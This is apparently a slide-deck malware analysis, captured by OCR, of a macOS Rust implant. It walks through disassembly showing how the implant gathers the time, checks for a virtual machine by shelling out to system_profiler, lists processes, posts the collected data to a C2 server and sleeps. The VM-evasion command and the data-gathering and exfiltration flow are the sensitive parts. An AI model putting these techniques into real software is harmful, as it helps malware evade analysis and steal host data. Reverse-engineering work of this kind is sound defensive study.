2023-04-21 02:16:30
webT::getinfo::get_currenttime

        __ZN4webT7getinfo15get_currenttime17h7b328b96a5282842E:
call    __ZN6chrono6offset5local5Local3now17h7b9d436822173c9eE
call    __ZN6chrono6format8strftime13StrftimeItems3new17h6c6e2c58f229cc70E
 ...
call    __ZN77_$LT$chrono..offset..fixed..FixedOffset$u20$as$u20$chrono..offset..
 ...
call    __ZN6chrono5naive8datetime13NaiveDateTime18checked_add_signed17hec4f755df3a41126E

chrono::offset::local::Local::now
```

Struct chrono::offset::Local   source · [-]

```
pub struct Local;
```

[-] The local timescale. This is implemented via the standard `time` crate.

Using the `TimeZone` methods on the Local struct is the preferred way to construct `DateTime<Local>` instances.

Crate chrono   source · [-]


[-] Chrono: Date and Time for Rust

It aims to be a feature-complete superset of the time library. In particular,

- Chrono strictly adheres to ISO 8601.
- Chrono is timezone-aware by default, with separate timezone-naive types.
- Chrono is space-optimal and (while not being the primary goal) reasonably efficient.

There were several previous attempts to bring a good date and time library to Rust, which Chrono builds upon and should acknowledge:


- The malware then gathers the current timestamp calling the function get_currenttime from within the webT crate.
- It uses the chrono crate to determine the current timestamp.


Mac mini-Macmini9,1

webT::getinfo::get_vmcheck

```
                __ZN4webT7getinfo11get_vmcheck17h1365d77718b8d194E:
push        rbp
...
lea         rsi, qword [aVarloginstalll+44]
lea         rdi, qword [rbp+var_288]
mov         edx, 0x22
call        __ZN10subprocess7builder4exec4Exec5shell17ha5ea3cb2175f949cE
lea         rsi, qword [aVarloginstalll+78]
lea         rdi, qword [rbp+var_1B0]
mov         edx, 0x11
call        __ZN10subprocess7builder4exec4Exec5shell17ha5ea3cb2175f949cE
lea         rbx, qword [rbp+var_C8]
lea         rsi, qword [rbp+var_288]
lea         rdx, qword [rbp+var_1B0]
mov         rdi, rbx
call        __ZN73_$LT$subprocess..builder..exec..Exec$u20$as$u20$core..ops..bit..BitOr$GT$5bitor17haf1c5
lea         rdi, qword [rbp+var_288]
mov         rsi, rbx
call        __ZN10subprocess7builder8pipeline8Pipeline7capture17ha93452eb158e85a9E
cmp         byte [rbp+var_258], 0x4
```

- The malware determines if its within a VM by executing a shell command using the subprocess crate.



Mac mini-Macmini9,1

subprocess::builder::exec::Exec::shell

```
[-] pub fn shell(cmdstr: impl AsRef<OsStr>) -> Exec                source
```

Constructs a new `Exec`, configured to run `cmdstr` with the system shell.


`subprocess` never spawns shells without an explicit request. This command requests the shell to be used; on Unix-like systems, this is equivalent to `Exec::cmd("sh").arg("-c").arg(cmdstr)`. On Windows, it runs `Exec::cmd("cmd.exe").arg("/c")`.

`shell` is useful for porting code that uses the C `system` function, which also spawns a shell.

When invoking this function, be careful not to interpolate arguments into the string run by the shell, such as `Exec::shell(format!("sort {}", filename))`. Such code is prone to errors and, if `filename` comes from an untrusted source, to shell injection attacks. Instead, use `Exec::cmd("sort").arg(filename)`.

```
>>> system_profiler SPHardwareDataType  \
        | grep “Model Name” \
        | grep “Model Identifier”
```

- It does this by shelling out the system_profiler SPHardwareDataType command greping for the Model Name and Model Identifier.




```
1 0 0 1969/12/31-19:00:00 /sbin/launchd
82 0 0 1969/12/31-19:00:00 /usr/libexec/logd
84 0 0 1969/12/31-19:00:00 /usr/libexec/UserEventAgent…
```

webT::getinfo::get_processlist

```
             __ZN4webT7getinfo15get_processlist17hf26e2cb68551ad0dE:
push        rbp
...
call        __ZN7sysinfo6common11RefreshKind10everything17h78392081df2d25a1E
lea         rdi, qword [rbp+var_3A8]
mov         rsi, rbx
call        __ZN77_$LT$sysinfo..apple..system..System$u20$as$u20$sysinfo..traits..SystemExt$GT$18new_with_
call        __ZN3std7process2id17hfd07adb2a5064161E
...
call        __ZN4core3fmt9Formatter3new17h05feacf72dc5abf5E
...
call        __ZN4core3fmt3num3imp52_$LT$impl$u20$core..fmt..Display$u20$for$u20$u32$GT$3fmt17h4c927e97e84a
test        al, al
...
call        __ZN7sysinfo6traits9SystemExt11refresh_all17h0b8be4417ba4ded2E
...
call        __ZN77_$LT$sysinfo..apple..system..System$u20$as$u20$sysinfo..traits..SystemExt$GT$9processes
```

- The malware then calls the function get_processlist within the webT crate to gather running processes.
- This is important information for the attacker to determine the environment that it is in.




SEND DATA TO C2

webT::send_request

```
call        __ZN4webT12send_request17hd5586ca19e1839d9E
cmp         qword [rbp+var_2F0], 0x0
je          loc_10000a02d
```


- Following this the malware does a string to byte conversion and sends the data to the C2 calling the send_request function within the webT crate



BUILD AND SEND POST REQUEST

```
reqwest::blocking::client::Client::builder

reqwest::blocking::client::ClientBuilder::build

reqwest::blocking::client::Client::post

reqwest::blocking::request::RequestBuilder::body

reqwest::blocking::request::RequestBuilder::timeout

reqwest::blocking::request::RequestBuilder::header

reqwest::blocking::request::RequestBuilder::send
```

- The malware begins to craft a POST request to send to the C2 containing all the collected data that it has gathered up to this point. It does this using the Reqwest crate.



webT::send_request

reqwest v0.11.13

higher level HTTP client library

#client #http #request

Readme | 85 Versions | Dependencies | Dependents

reqwest

crates.io v0.11.22 | docs passing | license MIT OR Apache-2.0 | CI passing


An ergonomic, batteries-included HTTP Client for Rust.

- Plain bodies, JSON, urlencoded, multipart
- Customizable redirect policy
- HTTP Proxies
- HTTPS via system-native TLS (or optionally, rustls)
- Cookie Store
- WASM
- Changelog

Example

This asynchronous example uses Tokio and enables some optional features, so your `Cargo.toml` could look like this:

- The Reqwest crate is a popular http client library used in Rust to send data using HTTP requests.




Sleep for 60 Seconds

std::thread::sleep::

```
            loc_10000a02d:
mov         edi, 0x3c
xor         esi, esi
call        __ZN3std6thread5sleep17hc65eeadd2991eab5E
```

- The malware sleeps for 60 seconds awaiting further instructions from the C2.



